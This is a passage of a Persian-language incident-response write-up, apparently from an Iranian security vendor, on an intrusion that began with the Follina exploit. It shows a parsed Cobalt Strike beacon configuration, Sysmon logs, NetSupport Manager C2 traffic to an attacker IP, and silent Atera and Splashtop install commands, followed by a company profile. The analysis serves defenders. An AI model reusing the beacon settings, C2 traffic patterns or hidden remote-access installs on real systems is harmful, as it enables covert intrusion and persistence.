"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCCECwaMVRPp+F4nPGpvBL6UPyzeC6MLum39i8TGRcleTtJowVYODCJ3sJPL/0ZAPx+tvaxyzR4wfwGUsPKf9AClWbCW
REmZzCyYq2G9RPsGC94ywE68mFQJk3qjZH0scYOVcLz5snPsRWn5U2joATJesQWQ
/EnQMZadYFa73i8YQIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA=="
  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/maximum.png",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print",
        "prepend 600 characters",
        "base64",
        "netbios"
      ]
    }
  },
  "http-post": {
    "uri": "/dividend",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
    }
  },
  "tcp_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=",
  "crypto_scheme": 0,
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
  },
  "http_post_chunk": 0,
  "uses_cookies": true,
  "post-ex": {
    "spawnto_x86": "%windir%\\syswow64\\WerFault.exe",
    "spawnto_x64": "%windir%\\sysnative\\WerFault.exe"
  },
  "process-inject": {
    "allocator": "VirtualAllocEx",
    "execute": [
      "CreateThread",
      "RtlCreateUserThread",
      "CreateRemoteThread"
    ],
    "min_alloc": 29879,
    "startrwx": false,
    "stub": "pJ9URfAanzJA7qnkbuZsgQ==",
    "transform-x86": [
      "prepend '\\x90\\x90\\x90\\x90\\x90\\x90'"
    ],
    "transform-x64": [
      "prepend '\\x90\\x90\\x90\\x90\\x90\\x90'"
    ],
    "userwx": false
  },
  "dns-beacon": {
    "dns_idle": null,
    "dns_sleep": null,
    "maxdns": null,
    "beacon": null,
    "get_A": null,
    "get_AAAA": null,
    "get_TXT": null,
    "put_metadata": null,
    "put_output": null
  },
  "pipename": null,
  "smb_frame_header":
"AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=",
  "stage": {
    "cleanup": true
  },
  "ssh": {
    "hostname": null,
    "port": null,
    "username": null,
    "password": null,
    "privatekey": null
  }
}
```

ابزار مدیریت راه دور به نام (NetSupport Manager) client32.exe و کتابخانه‌های مرتبط با آن در یک ایستگاه کاری در پوشه C:\ProgramData\MSN Devices قرار داده شدند.

```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=11
EventType=4
ComputerName=
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=375023
Keywords=None
TaskCategory=File created (rule: FileCreate)
OpCode=Info
Message=File created:
RuleName: -
UtcTime:
ProcessGuid: {89b4d335-7fc1-629f-d979-000000000900}
ProcessId: 5620
Image: C:\Windows\SysWOW64\explorer.exe
TargetFilename: C:\ProgramData\MSN Devices\client32.exe
CreationUtcTime:
User: NT AUTHORITY\SYSTEM
```

file-type	**executable**
date	empty
language	English-United-Kingdom
code-page	Unicode UTF-16, little endian
Comments	n/a
CompanyName	NetSupport Ltd
FileDescription	NetSupport Client Application
FileVersion	V12.50
InternalName	client32
LegalCopyright	Copyright (c) 2017, NetSupport Ltd
LegalTrademarks	n/a
OriginalFilename	client32.exe
PrivateBuild	V12.50
ProductName	NetSupport Manager
ProductVersion	V12.50
SpecialBuild	n/a

ترافیک ارتباطی در شبکه رمزگذاری نشده و حاوی یک user-agent با نام NetSupport Manager/1.3 بود.

No.	Source	Source Port	Destination	Dest. Port	Protocol	Info
1		60373	185.125.206.218	443	HTTP	POST http://185.125.206.218/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
2	185.125.206.218	443		60373	TCP	443 → 60373 [ACK] Seq=1 Ack=237 Win=1026 Len=0
3		60373	185.125.206.218	443	HTTP	POST http://185.125.206.218/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
4	185.125.206.218	443		60373	TCP	443 → 60373 [ACK] Seq=1 Ack=473 Win=1025 Len=0
5		60373	185.125.206.218	443	HTTP	POST http://185.125.206.218/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
6	185.125.206.218	443		60373	TCP	443 → 60373 [ACK] Seq=1 Ack=709 Win=1024 Len=0
7		60373	185.125.206.218	443	HTTP	POST http://185.125.206.218/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
8	185.125.206.218	443		60373	TCP	443 → 60373 [ACK] Seq=1 Ack=945 Win=1023 Len=0
9		60373	185.125.206.218	443	HTTP	POST http://185.125.206.218/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
10	185.125.206.218	443		60373	TCP	443 → 60373 [ACK] Seq=1 Ack=1181 Win=1022 Len=0
11		60373	185.125.206.218	443	HTTP	POST http://185.125.206.218/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
12	185.125.206.218	443		60373	TCP	443 → 60373 [ACK] Seq=1 Ack=1417 Win=1021 Len=0
13		60373	185.125.206.218	443	HTTP	POST http://185.125.206.218/fakeurl.htm HTTP/1.1 (application/x-www-form-urlencoded)
14	185.125.206.218	443		60373	TCP	443 → 60373 [ACK] Seq=1 Ack=1653 Win=1021 Len=0


```
POST http://185.125.206.218/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    36
Host: 185.125.206.218
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=..#..mH..UAA..g.
POST http://185.125.206.218/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length:    36
Host: 185.125.206.218
Connection: Keep-Alive
```

مهاجمان اقدام به نصب و فعال‌سازی Atera RMM Agent در Domain Controller نمودند.

```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=416604
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: technique_id=T1204,technique_name=User Execution
UtcTime:
ProcessGuid: {53c8478b-8e14-629f-9a9b-010000000900}
ProcessId: 4804
Image: C:\Windows\System32\msiexec.exe
FileVersion: 5.0.17763.404 (WinBuild.160101.0800)
Description: Windows® installer
Product: Windows Installer - Unicode
Company: Microsoft Corporation
OriginalFileName: msiexec.exe
CommandLine: "C:\Windows\System32\msiexec.exe" /i "C:\Users\      \Documents\setup_undefined.msi"
CurrentDirectory: C:\Users\[redacted]\Documents\
User:
LogonGuid: {53c8478b-0004-6270-897e-050000000000}
LogonId: 0x57E89
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA1=25E73A0DA4F0A5A031E27B9DDA0A4FC5BB489B4E,MD5=51DFBA4D2992DA8320FC23B9D648F069,SHA256=
ParentProcessGuid: {53c8478b-000c-6270-6800-000000000900}
ParentProcessId: 4280
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
```

فایل نصب‌کننده MSI با نام setup_undefined.msi پیکربندی شده تا فایل‌های نصب را در پوشه C:\Program Files\ATERA Networks\AteraAgent قرار دهد.

Atera با یکی دیگر از ابزارهای مدیریت از راه دور به نام SplashTop یکپارچه شده و در سیستم فایل قرار داده شده است.



رویدادهای دوره‌ای پروسه «heartbeat» مربوط به Atera به صورت زیر مشاهده شد:

```
"C:\Program Files\ATERA
Networks\AteraAgent\Packages\AgentPackageHeartbeat\AgentPackageHeartbeat.exe" 84a4a63b-
8338-4a34-a73b-5a5958eac32c "3f9a2c8a-b755-4c69-bae0-587bafff46ed" agent-
api.atera.com/Production 443 or8ixLi90Mf "heartbeat"
```

ابزار مدیریت از راه دور Splashtop به عنوان یک پروسه در پس زمینه اجرا می‌شود:

```
"C:\Windows\TEMP\SplashtopStreamer3500.exe" prevercheck /s /i
sec_opt=0,confirm_d=0,hidewindow=1
```

هر دو ابزار مدیریت از راه دور، برای مهاجمان امکان دسترسی به محیط و شبکه موردنظر را بدون بکارگیری RDP نیز فراهم می‌کند.

حساب Atera Agent بکار گرفته شده در Registry نرم‌افزار سرور ثبت می‌شود:


IntegratorLogin	REG_SZ	cadencefitzp.atrickzx@gmail.com
CompanyId	REG_SZ	1
AccountId	REG_SZ	0013z00002oPBbLAAW

نشت داده

نشت داده‌ای (exfiltration) مربوط به این حمله مشاهده نشد.

پیامد

در خصوص پیامد (Impact)، این حمله در یک ارتباط RDP، اسناد حساس (.pdf, .docx) بر روی سرور فایل با استفاده از Notepad++ و Wordpad توسط مهاجمان مشاهده شدند. پس از این، هیچ فعالیت دیگری از سوی مهاجمان مشاهده نشد.




نشانه‌های آلودگی این حمله در نشانی زیر قابل دریافت و مشاهده می‌باشد:

https://thedfirreport.com/2022/10/31/follina-exploit-leads-to-domain-compromise/


منبع

https://thedfirreport.com/2022/10/31/follina-exploit-leads-to-domain-compromise/



اطلاعات فناوری امنیت اخبار آخرین
@SGnewsroom

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است . در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon’s Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین المللی فعالیت خود را بر روی نرم افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Managment) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری شرکت Sophos، فعالیت خود را در این زمینه ادامه داد و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده توزیع (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور می‌باشد.



شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظفر)، شماره ۲۷۳

تلفن / دورنگار ۴۲۰۵۲ - ۰۲۱

رایانامه info@shabakeh.net

تارنمای شرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکز آموزش events.shabakeh.net

اتاق خبر newsroom.shabakeh.net